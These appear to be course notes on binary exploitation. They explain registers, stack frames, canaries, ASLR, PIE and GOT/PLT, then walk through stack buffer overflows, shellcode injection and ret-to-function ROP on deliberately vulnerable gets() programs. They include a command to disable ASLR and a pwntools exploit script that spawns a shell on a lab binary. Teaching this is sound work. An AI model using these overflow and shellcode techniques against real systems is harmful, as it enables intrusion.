In the 64-bit version of the x86 instruction set (x86_64), general-purpose registers are 64 bits wide. Examples include RAX, RBX, RCX, and RDX. These 64-bit registers can also be accessed in smaller chunks; for instance, the lower 32 bits of RAX are accessed as EAX, the lower 16 bits as AX, and the lower 8 bits as AL, while AH represents the higher 8 bits of the 16-bit AX register. Similar subdivisions apply to RBX, RCX, and RDX.

Beyond general-purpose registers, the x86_64 architecture utilizes special registers with specific conventional uses:

- **RBP (Base/Frame Pointer):** This register points to the start of the current function's stack frame.
- **RSP (Stack Pointer):** This register indicates the current location in the stack, which grows downwards in memory.
- **RIP (Instruction Pointer):** This register points to the next instruction that the CPU will execute.
- **RSI (Register Source Index):** Conventionally used as the source for data copying operations.
- **RDI (Register Destination Index):** Conventionally used as the destination for data copying operations.
- **RCX:** Typically used as the index in loop operations.
- **FS:** A segment register often used to store the stack canary value for security purposes.

ARM Architecture Registers


ARM architectures, typically found on embedded systems and IoT devices, utilize different register sets. In 32-bit ARM, registers include R0 through R12, along

with special registers like SP (Stack Pointer, r13), LR (Link Register, r14, which holds the return address), and PC (Program Counter, r15, equivalent to the instruction pointer). The CPSR (Current Program Status Register) tracks condition flags.

Modern ARM 64-bit machines (AArch64) expand this to 64-bit registers named X0 through X30. They also utilize a Stack Pointer (SP) and a Program Counter (PC).

The call stack is a stack-like data structure that stores information about the active subroutines of a computer program. When a function is called, a new stack frame is created.

In a standard memory layout, the stack grows from high addresses to low addresses. The stack pointer (RSP) marks the top (lowest address) of the stack, while the frame pointer (RBP) marks the base of the current function's frame. A typical stack frame contains the local variables of the function, the saved RBP of the calling function, and the return address (where execution should resume after the function finishes). For example, if `fun1()` calls `fun2()`, the call stack will contain the stack frame for `fun1()` at higher memory addresses, followed by the stack frame for `fun2()` at lower memory addresses.



Function Prologue and Epilogue

Functions manage their stack frames using specific assembly instructions at their beginning and end.

- **Function Prologue:** A few lines of code at the beginning of a function that prepare the stack and registers for use within the function. This typically involves pushing the old base pointer onto the stack (`push rbp`) and setting the new base pointer to the current stack pointer (`mov rbp, rsp`).
- **Function Epilogue:** Instructions at the end of the function that restore the stack and registers to the state they were in before the function was called. This often involves popping the old base pointer off the stack (`pop rbp` or `leave`) and returning to the caller (`ret`).

2. Security Measures

Operating systems and compilers implement several security measures to mitigate memory corruption vulnerabilities.

Stack Canary

A stack canary is a random value placed on the stack to detect buffer overflows. The compiler generates the logic to insert this value between the local variables of a function and the saved RBP register, just above the function's return address. When the function prepares to return, it checks if the canary value has been altered. If the value differs from the original, it indicates that a buffer overflow has occurred, and the program is immediately terminated (often calling `__stack_chk_fail`). On Linux systems compiled with GCC, the stack canary typically starts with a NULL byte to prevent string manipulation functions from leaking it.

Address Space Layout Randomization (ASLR)

ASLR is an operating system-level security feature developed to prevent the exploitation of memory corruption vulnerabilities by making memory layouts unpredictable. By randomly arranging the address space positions of key data areas, an attacker cannot reliably jump to a particular function or payload in memory.

ASLR randomizes the base of the executable, the stack, the heap, and loaded libraries. It is implemented by the OS and can sometimes be resource-intensive, meaning it might be disabled on certain embedded devices. On Linux systems, the ASLR state can be checked via `/proc/sys/kernel/randomize_va_space`. A value of `0` means no randomization. A value of `1` randomizes shared libraries, stack, `mmap()`, VDSO, and the heap. A value of `2` provides full randomization, including memory managed through `brk()`.

Addition (What ASLR actually randomizes): ASLR randomizes the *base address* where each region is placed, independently per region, in page-sized steps (so the low 12 bits of a base are always zero). Crucially, it does **not** change anything's offset *within* a region: the internal layout of libc, of a stack frame, of the executable's sections is identical on every run — the whole block simply starts at a new base. So it is less "the addresses jitter a little" and more "the entire region teleports to a new base, carrying its internal structure unchanged."

The regions randomized independently are the stack, the heap, and the mmap area where shared libraries (like `libc`) are mapped. The executable itself — which carries `.text`, `.data`, and `.bss` — is randomized **only if it was built as PIE** (see below); with a non-PIE binary those sections stay at fixed addresses. (`.bss` is therefore not its own randomized region; it rides along with the executable.)

This "fixed offsets, random base" property is exactly why a *single* leak defeats ASLR for an entire region: learn any one runtime address inside `libc`, subtract its known offset to recover `libc`'s base, then add offsets to reach `system`, `"/bin/sh"`, or anything else.

PIC and PIE

Position Independent Code (PIC) is code designed to execute properly regardless of where it is loaded in memory. PIC is standard for shared libraries, allowing shared code to be loaded at any location within a linking program's virtual address space. Position Independent Executable (PIE) applies the concept of PIC to the main executable binary itself. This hardening technique is enabled by default on modern Linux distributions.

Addition (Why PIE matters for exploitation): The practical consequence of PIE follows directly from ASLR. To hijack control flow you must supply an *absolute* target address — a gadget, a function, or the stack location of injected shellcode. With **PIE enabled**, the executable's base is randomized too, so even your own program's gadgets and functions sit at unknown addresses; a naive overflow has nothing valid to hardcode and fails until you first obtain an information leak. With **PIE disabled**, the executable always loads at its fixed base (`0x400000` on x86-64 Linux), so everything inside it — `.text` gadgets, the PLT, the GOT, and functions — is a known constant. That fixed foothold is what makes ROP practical: you can hardcode gadget addresses and, using known entries like `puts@plt` / `puts@got`, leak a `libc` address to defeat ASLR for the still-randomized regions. In short, ASLR randomizes *libc*, *stack*, and *heap regardless*, but the *main executable* only moves when PIE is on.

3. Shared Libraries: GOT and PLT

Shared libraries (like `libc`) are bodies of Position Independent Code (PIC) shared by multiple binaries. Because of ASLR and dynamic linking, executables do not inherently know the memory locations of the functions they need from these

shared libraries at compile time (as the placement is randomized). The dynamic linker (e.g., `ld.so` on Linux) is responsible for resolving these addresses. This resolution can happen on program load, or lazily on the first function call. When RELRO (RELocation Read-Only) is fully enabled (the default for modern distros), resolution happens at program load.

Addition (Per-process address spaces and how libraries are *mapped*):

Every process has its own *private* virtual address space, isolated by the CPU's MMU and the kernel's page tables — a process can only touch pages mapped into its own space, and only with the permissions those pages carry (touching an unmapped page or writing a read-only one yields `SIGSEGV`). A shared library is not *copied* into each process; it is *mapped* in. The library's read-only code exists as a single physical copy in RAM, and the kernel maps that same physical memory into many processes at once — possibly at a *different virtual address* in each, because of ASLR. Its writable data pages are copy-on-write: shared until a process writes, at which point that process gets its own private page. Pages are also demand-paged, loaded from disk only as they are touched. This is what "shared" in *shared library* actually means: one physical copy, many private mappings.

Dynamic linking is implemented using two crucial tables: the Procedure Linkage Table (PLT) and the Global Offset Table (GOT).

- **PLT (Procedure Linkage Table):** Contains a set of stubs (trampolines). Each entry in the PLT corresponds to a function in a shared library used by the executable. Under lazy binding, the PLT stub redirects the control flow to the dynamic linker during the first invocation of a library function. Subsequent calls are redirected to the actual function.
- **GOT (Global Offset Table):** Contains the actual addresses of global data and functions. Initially, the entries in the GOT point back to the corresponding PLT stubs. The first time a library function is called, the dynamic linker resolves the address and updates the GOT entry with the true memory address of the function. From that moment on, calling the PLT stub jumps directly to the resolved address in the GOT, executing the library function natively.


Addition (for Lazy Binding): To better understand this concept, let's analyse, first, how a program loads a function from a `.so` library for the first time (imagine the `printf()` function):

1. The program calls the `printf()` function, but in reality it jumps to the corresponding stub in PLT.

2. The stub sends the CPU to the corresponding entry in the GOT.
3. As it's the first time `printf()` is called, the GOT does not know the address, so it points temporarily back to the PLT.
4. The PLT calls the dynamical linker, leading it to look for where `printf()` is located inside the RAM, writing then the address in the GOT table.
5. Finally, the function is executed.

For subsequent calls, the mechanism will be this one:

1. The program jumps to the PLT.
2. The PLT jumps to the GOT entry.
3. The GOT this time already contains the address of the `printf()` function, and so the CPU jumps immediately to the function's location, without dealing with the linker.



Addition (The PLT is *code*, and the GOT is *per-process*): Two clarifications on the tables above. First, the PLT is not merely a pointer to the GOT — it is *executable code*. Each PLT entry is a tiny stub whose core instruction is an indirect jump, roughly `jmp *[GOT entry]` ("jump to whatever address is stored in this GOT slot"). The PLT *dereferences* the GOT and jumps there; the GOT holds the data (addresses), the PLT holds the trampolines (code).

Second, the GOT is per-process. Because `.got` is writable, each process gets its own private copy, and each process's `ld.so` resolves symbols against *that* process's own library mappings. So for a non-PIE binary the GOT *slot* sits at the

same fixed virtual address in every process (e.g. `puts@got` at `0x404018`), but the *value stored in that slot* differs from one process to the next, since `libc` is mapped at a different base in each. The shared, read-only PLT works for every process precisely because the per-process GOT slot it reads already holds that process's own address.

4. Calling Conventions

Calling conventions describe the interface for calling code (like functions) and are a key part of the Application Binary Interface (ABI). They dictate how parameters are passed (pushed on the stack or either placed in registers), the order of parameter allocation, which registers the called function must preserve, and how stack cleanup is divided between the caller and the callee.

In a few words, they describe how parameters are passed to a function that is being called.

On x86-64 Linux (following the System V AMD64 ABI), the first six integer or pointer parameters are passed via registers: `RDI`, `RSI`, `RDX`, `RCX`, `R8`, and `R9`. If there are more parameters, they are pushed onto the stack in Right-To-Left (RTL) order. Windows x64 uses a different convention (`RCX`, `RDX`, `R8`, `R9`).

A crucial detail for binary exploitation on the amd64 System V ABI is that upon a function call, the stack pointer must be aligned to 16 bytes. Failing to maintain this alignment can cause certain instructions (like `MOVAPS`) to throw a segmentation fault (`SIGSEGV`). If we create a chain of exploits, for example a ROP chain, and push on the stack a number of addresses (8-bytes long) that is odd, the stack will be misaligned. As soon as the library function that we're trying to force (like `system()`) encounters assembly's special streaming instructions (like `MOVAPS`) the CPU will generate a crash, yielding a **Segmentation Fault** (`SIGSEV`). For this reasons, attackers often include "empty" instructions (like `ret`) to align memory to 16 bytes.

5. Shellcodes

A shellcode is a small piece of machine code used as a payload to exploit a software vulnerability. Written in machine code specific to the target hardware and

operating system, it typically aims to spawn a shell, but can execute any arbitrary code, such as establishing a bind/reverse shell or opening applications.

To write shellcode, one must utilize system calls (syscalls). Syscalls are kernel APIs that allow a program to request core system services. Unlike standard C functions wrapped in libc, raw syscalls follow a different calling convention.

For x86-64 Linux syscalls:

- The syscall number is placed in the `RAX` register.
- Parameters are passed in `RDI` , `RSI` , `RDY` , `R10` , `R8` , and `R9` .
- The execution is triggered using the `syscall` instruction.
- The return value is stored in `RAX` .

A minimal privilege escalation shellcode typically executes `/bin/sh` via the `sys_execve` syscall (syscall number 59 or `0x3b`). The process involves pushing the null-terminated string `"/bin/sh"` onto the stack and loading a pointer to it into `RDI` . The arguments `argv` (`RSI`) and `envp` (`RDY`) are set to zero (NULL) using XOR operations (`xor rsi, rsi` and `xor rdx, rdx`). Finally, the `syscall` instruction is invoked to trigger the execution.

6. Tooling and Analysis Techniques

To effectively study and execute binary exploitation, understanding the theoretical concepts is only half the battle; the other half relies heavily on dynamic analysis and debugging tools. The notes extensively demonstrate the use of these tools to inspect memory, registers, and program execution flow in real-time.

Dynamic Debugging with GDB and GEF

The standard tool for dynamic binary analysis on Linux is the **GNU Debugger (GDB)**. However, vanilla GDB can be cumbersome for exploit development. To bridge this gap, exploit developers use extensions like **GEF (GDB Enhanced Features)** or **GEP (GDB Enhanced Prompt)**.

As seen in the lab demonstrations, GEF provides a highly visual, comprehensive dashboard during debugging. When a breakpoint is hit or the program is single-stepped (e.g., using the `stepi` or `nexti` commands), GEF simultaneously displays:

- **The state of all CPU registers** (e.g., `$rax` , `$rsp` , `$rip`), highlighting which values have been modified since the last step.

- **The Call Stack**, showing the exact memory addresses and the chain of function calls (e.g., `main()` calling `setup()`).
- **A live memory dump** of the stack, heap, and code segments.
- **The Disassembly**, showing the exact assembly instructions currently being executed alongside their memory addresses.

Using commands like `disassemble main` allows you to view the assembly of a specific function, while commands like `x/xg` (examine memory as giant/64-bit hex words) allow you to inspect specific memory addresses, such as checking the exact value stored in the Global Offset Table (GOT). GEF even includes built-in commands like `got` to instantly dump the current state of the GOT and verify which library functions have been resolved.

Binary Security Verification: `checksec`

Before attempting to exploit a binary, an attacker must know which security mitigations are in place. The `checksec` tool is used to quickly parse an executable and report its defensive posture. As demonstrated in the notes, running `checksec minimal` outputs the status of several critical protections:

- **Arch:** The architecture of the binary (e.g., `amd64-64-little`).
- **RELRO:** (Relocation Read-Only) Indicates if the GOT is read-only. "Full RELRO" means the entire GOT is resolved at load time and made read-only, preventing GOT overwrite attacks. "No RELRO" or "Partial RELRO" leaves it vulnerable.
- **Stack:** Indicates if a Stack Canary is present to prevent buffer overflows.
- **NX:** (No-eXecute) Indicates if the stack and heap are marked as non-executable, which prevents basic shellcode execution.
- **PIE:** (Position Independent Executable) Indicates if the binary's base address is randomized in memory.

Gap Fill: The `endbr64` Instruction

Throughout the assembly dumps in the notes (specifically at the very beginning of function prologues, such as `<+0>: endbr64`), the `endbr64` instruction frequently appears. While the slides pose the question, "*What does the `endbr64` instruction actually do?*", the answer lies in modern hardware security.

`endbr64` stands for "End Branch 64-bit." It is a key component of **Intel CET (Control-flow Enforcement Technology)**, specifically its Indirect Branch

Tracking (IBT) feature. When CET is enabled, the CPU ensures that any indirect jump or call *must* land on an `endbr64` instruction. If an attacker uses a vulnerability to overwrite a function pointer and tries to jump to an arbitrary location in the code that does not start with `endbr64`, the CPU will trigger a fault and terminate the program. This serves as a powerful hardware-level mitigation against Return-Oriented Programming (ROP) and Jump-Oriented Programming (JOP) attacks. On older CPUs that do not support CET, `endbr64` simply executes as a harmless `NOP` (No Operation), ensuring backward compatibility.

1. Stack-Based Buffer Overflows


The foundation of modern binary exploitation traces its roots back to 1996, with the publication of the seminal article "Smashing The Stack For Fun And Profit" by Aleph One in Phrack Magazine (Volume Seven, Issue Forty-Nine). Despite being nearly three decades old, it remains highly recommended reading for understanding memory corruption. The core vulnerability arises when a program allows a user to overflow a buffer created on the stack, which is typically used for a function's local variables.

When a buffer overflow occurs, an attacker gains the ability to overwrite contiguous memory blocks. Moving from lower memory addresses to higher memory addresses, the overflow will sequentially corrupt local variables situated immediately after the vulnerable buffer, followed by the saved frame pointer (represented as `$rbp`), and finally, the function's return address.

The primary objective of this memory corruption is controlling the instruction pointer. When the vulnerable function finishes its execution and attempts to return, the CPU pulls the overwritten return address from the stack and loads it into the instruction pointer register (`$rip`). By strategically calculating the overflow, an attacker forces the program to execute code at an address of their choosing.

Defenses and Bypasses

To mitigate this exact attack vector, modern compilers employ a mechanism known as the Stack Canary. A canary is a randomized value placed securely between the local variables and the saved frame pointer. Before a function executes its return sequence, the system checks the integrity of this canary. If the canary value differs from what the program originally set, the system assumes an



overflow has occurred and immediately aborts the program, rendering standard return address overwrites ineffective.

However, a buffer overflow can still be successfully exploited even with a canary enabled, provided the attacker targets local variables rather than the return address. For example, consider a function that declares an integer `password_match = 0` followed by a character array `password[128]`. If the compiler places `password_match` at a higher memory address directly adjacent to `password[]`, an attacker can overflow the `password` array to overwrite the `password_match` variable. By changing the value of `password_match` to a non-zero number, the attacker can force an authentication bypass without ever touching the stack canary. It is highly important to note that relying on

this technique requires analyzing the compiled binary, as the specific order and padding of local variables on the stack are unspecified and highly dependent on compiler optimizations.

2. Executable Stacks

The stack memory region is conceptually meant to contain temporary data, but in the context of binary exploitation, compiled machine code is simply treated as data. If an attacker can inject an arbitrary sequence of machine instructions (shellcode) into a buffer on the stack, they can use a buffer overflow to overwrite the return address and point it directly at their injected code.

For this attack to function seamlessly, three architectural conditions must be met:

- The stack memory region must have executable permissions. If the stack is non-executable (NX), the CPU will refuse to run the injected instructions.
- No stack canary can be active, unless the attacker has a separate vulnerability to read and reconstruct the canary.
- Address Space Layout Randomization (ASLR) must be turned off, unless the attacker can leak the memory layout. When ASLR is active, the base address of the stack changes on every execution, making it nearly impossible to hardcode the precise return address needed to jump to the payload.

Because buffer overflows are such historically prominent vulnerabilities, these three vulnerable conditions are strictly avoided by default and are considered terrible practices on modern Linux distributions and compilers.

2.1 Practical Executable Stack Exploitation

To set up a vulnerable environment for studying executable stacks, Address Space Layout Randomization (ASLR) must first be disabled. This ensures memory locations remain static. This can be achieved by launching a new shell with the command `setarch uname -m -R zsh` or by manually writing a "0" to the kernel configuration file using `sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space" .`

Consider a simple vulnerable C program containing a function `get_user()` .

```
#include <stdio.h>

void get_user() {
    char str[16]; // 0x010 byte local buffer

    // VULNERABILITY: gets() does not check bounds
    gets(str);

    printf("User input: %s\n", str);
}

int main() {
    get_user();
    return 0;
}
```

This function allocates a 16-character local buffer (`char str[0x010]`) and uses the notoriously unsafe `gets(str)` function to take user input before printing it back via `printf` . To mimic older, vulnerable systems, the program is compiled with `gcc` using specific flags: `-z execstack` forces the stack region to be executable, and `-fno-stack-protector` completely removes the stack canary .

Running binary analysis tools like `checksec` against the resulting executable will confirm its vulnerable state: it will show that the stack is "Executable", "No canary found", and the binary possesses RWX (Read, Write, Execute) memory segments .

If you execute the program in the background and inspect its memory mappings via `cat /proc/<PID>/maps`, you can visually identify the stack segment flagged with `rwpx` (read, write, execute, private) permissions.

[Photo: Executable Stack Exploitation Layout]

Visual Concept Integration: In this exploit scenario, the objective is to overwrite the return address of `get_user()` with an address pointing directly back into the stack space where we have injected our malicious shellcode. Because the `str` buffer is strictly 16 bytes, the saved frame pointer (`$rbp`) is 8 bytes (on a 64-bit architecture), and the return address is another 8 bytes, an attacker requires a precisely measured payload. The malicious string will consist of 16 bytes of garbage (e.g., "AAAAAAAAAAAAAAAAAAAA") to fill the buffer, 8 bytes of garbage (e.g., "YADAYADA") to overflow the saved `$rbp`, and finally 8 bytes containing the newly forged return address. Following this return address in memory, the actual shellcode is placed directly into the space belonging to the `main()` function's stack frame.

Addition (Where the shellcode actually goes — two valid layouts): Note that in the example above the shellcode is *not* placed inside the `str` buffer. Because `str` is only 16 bytes — far too small to hold a NOP sled plus a working shellcode — the payload written by `gets()` simply keeps going past the buffer, past the saved `$rbp`, past the return address, and the sled + shellcode land in the memory *above* the return slot (the region belonging to `main()`'s frame). The forged return address therefore points *forward/upward* into that sled.

This is one of two valid arrangements:


- **Shellcode above the return address (used here):** required when the vulnerable buffer is too small to hold the payload. The chain is `padding` → `forged return address` → `NOP sled` → `shellcode`, and the return address points forward into the sled.
- **Shellcode inside the buffer (the classic "Smashing the Stack" layout):** possible when the buffer is large enough. You place the `NOP sled` + `shellcode` at the *start* of the buffer, pad up to the return slot, and point the return address *backward/downward* into the buffer.

Either way the two hard requirements are the same: the stack must be executable (`NX` off) so the bytes can run, and the landing address must be predictable (`ASLR` off, or leaked).

2.2 Offset Calculation and NOP Sleds

While calculating exact payload offsets is trivial when the source code is available ($16 + 8 + 8 = 32$ bytes to reach the return address), real-world scenarios are often heavily obfuscated. Furthermore, modern compilers perform invisible memory optimizations that might align variables to 16-byte boundaries, unpredictably altering the actual layout of the stack.

To find the precise distance to the instruction pointer without source code, attackers utilize *De Bruijn Sequences*. These are mathematically generated strings of bytes or ASCII characters of increasing length that never repeat their patterns. By feeding a De Bruijn sequence into the vulnerable program and analyzing the resulting segmentation fault in a debugger, the attacker can observe exactly which unique sequence of bytes overwrote the instruction pointer (`$rip`), instantly revealing the required offset to hijack the program. Various tools can easily generate these patterns, including Metasploit's `pattern_create.rb`, Radare2's `ragg2`, and GDB's `GEF` extension.



2.3 Payload Construction and Modern Relevance

When crafting a shellcode exploit directly via the command line, a highly useful trick is to pipe the payload alongside a `cat` command (e.g., `(echo -e "[payload]"; cat) | ./simple-bo-exec`). The `cat` command forces the

standard input stream to remain open, preventing an End-Of-File (EOF) signal from instantly closing the shell that the exploit just spawned.

Modern exploit development heavily relies on Python frameworks like `pwntools` to elegantly orchestrate this process. A typical `pwntools` script updates the binary context to `amd64` Linux and launches the vulnerable process. The payload byte-string is cleanly constructed by multiplying the padding bytes (`b"A" * 0x10 + b"YADAYADA"`), appending the calculated return address (`p64(ret_address)`), injecting the NOP sled (`b"\x90" * 30`), and finally attaching the assembled shellcode via built-in generators like `asm(shellcraft.sh())`.

```
from pwn import *

# Set the context for the architecture
context.update(arch='amd64', os='linux')

# Launch the vulnerable binary
p = process('./simple-bo-exec')

# 1. Padding: 16 bytes for the buffer + 8 bytes to overwrite the
saved RBP
padding = b"A" * 0x10 + b"YADAYADA"

# 2. Return Address: Guessed address pointing somewhere inside
the NOP sled
ret_address = 0x7fffffffdf00

# 3. NOP Sled & Shellcode
nop_sled = b"\x90" * 30
shellcode = asm(shellcraft.sh())

# Construct and send the final payload
payload = padding + p64(ret_address) + nop_sled + shellcode
p.sendline(payload)

# Interact with the spawned shell
p.interactive()
```

Despite the age of the basic stack smashing technique, executable stacks and RWX memory regions are not entirely extinct as of 2024 . They maintain valid use cases in programming, specifically for Dynamic Code Generation, such as Just-In-Time (JIT) compilation and runtime code modification. You will also encounter them in software requiring self-modifying code for performance, runtime hot-patching capabilities, older kernels, proprietary stripped-down operating systems, and various IoT devices .

3. Return Oriented Programming (ROP)

As memory protections evolved, the Executable Stack (NX bit) became standard, rendering traditional shellcode injection ineffective because the CPU refuses to execute data on the stack. To bypass this, attackers developed Return Oriented Programming (ROP). Instead of injecting new code, ROP relies on executing code that is already present in the machine's memory.

A buffer overflow can still be used to execute arbitrary operations via ROP if specific conditions are met:

- No stack canary is used (unless the attacker can read or reconstruct it).
- Address Space Layout Randomization (ASLR) is off (unless the attacker can leak memory addresses), which allows the attacker to know where the target code resides.
- There is "interesting" code or instructions available in memory to jump to.
- The required "ROP gadgets" can be found.

3.1 ROP Gadgets

ROP works by hijacking the program's control flow to execute carefully chosen, pre-existing machine instruction sequences known as "gadgets" . These gadgets are small snippets of code that almost always end in a `ret` (return) instruction.

By pushing a sequence of addresses pointing to these gadgets onto the stack via a buffer overflow, an attacker can chain them together. When one gadget finishes executing, its final `ret` instruction pops the *next* gadget's address off the stack, creating a seamless chain of arbitrary execution. Examples of typical gadgets include `pop rdi; ret` or `push rax; push rdi; ret` .

Addition (Why gadgets read from the stack — RIP vs RSP): A common point of confusion is why a gadget like `pop rdi; ret` takes its value from the stack rather than from the code around the gadget. The answer is that the CPU

tracks two *independent* pointers: `RIP` (the instruction pointer) decides *which instruction executes next*, while `RSP` (the stack pointer) decides *where the top of the stack is*. Setting `RIP` to the gadget's address (via a `ret`) only changes which code runs; it does not touch `RSP`.

`pop rdi` is defined as "load 8 bytes from `[RSP]` into `RDI`, then add 8 to `RSP`" — by definition it reads from the stack, never from wherever the instruction itself lives in `.text`. So while `RIP` walks through borrowed gadget code, `RSP` walks *up our ROP chain*, feeding each planted value into a register (`pop`) or into `RIP` itself (`ret`). This decoupling — code fetched at `RIP`, operands consumed at `RSP` — is the entire reason ROP works: we supply the *data* (the chain) while reusing the program's existing *code*.

4. Ret-to-Function

The simplest form of Return Oriented Programming is the "Ret-to-Function" attack. In this scenario, the buffer overflow is utilized solely to overwrite the return address with the address of an interesting function (or a specific location within its body) already present in the compiled binary.

Consider a vulnerable program `simple-bo-ret.c` containing a standard `get_user()` buffer overflow via `gets()`, but also an uncalled `print_secret()` function that prints sensitive data. If the binary is compiled without a Position Independent Executable (PIE) flag (`-no-pie`) and without a stack protector (`-fno-stack-protector`), the memory address of `print_secret()` remains static.

```
#include <stdio.h>
#include <stdlib.h>

// This function is never legitimately called by main()
void print_secret() {
    printf("Highly sensitive data: TOP SECRET!\n");
}

void get_user() {
    char str[16];
    gets(str);
    printf("User input: %s\n", str);
}
```

```
int main() {  
    get_user();  
    return 0;  
}
```

In this specific case, ASLR can actually be left enabled on the system. Because the executable itself is not position-independent, the functions within its `.text` segment do not move. An attacker can simply use tools like `readelf -sW` to locate the static address of `print_secret()`.

The exploitation steps mirror a standard buffer overflow:

1. Learn the target function's address.
2. Overflow the local buffer (e.g., 16 bytes).
3. Overwrite the saved `$rbp` (8 bytes).
4. Overwrite the return address with the exact address of the target function.

When executed, the program jumps to the secret function, prints the confidential data, and then typically exits with a `SIGSEGV` (segmentation fault). The crash occurs because once the illicitly called function finishes, it attempts to `ret` to the next address on the stack, which is now filled with unaligned garbage data.

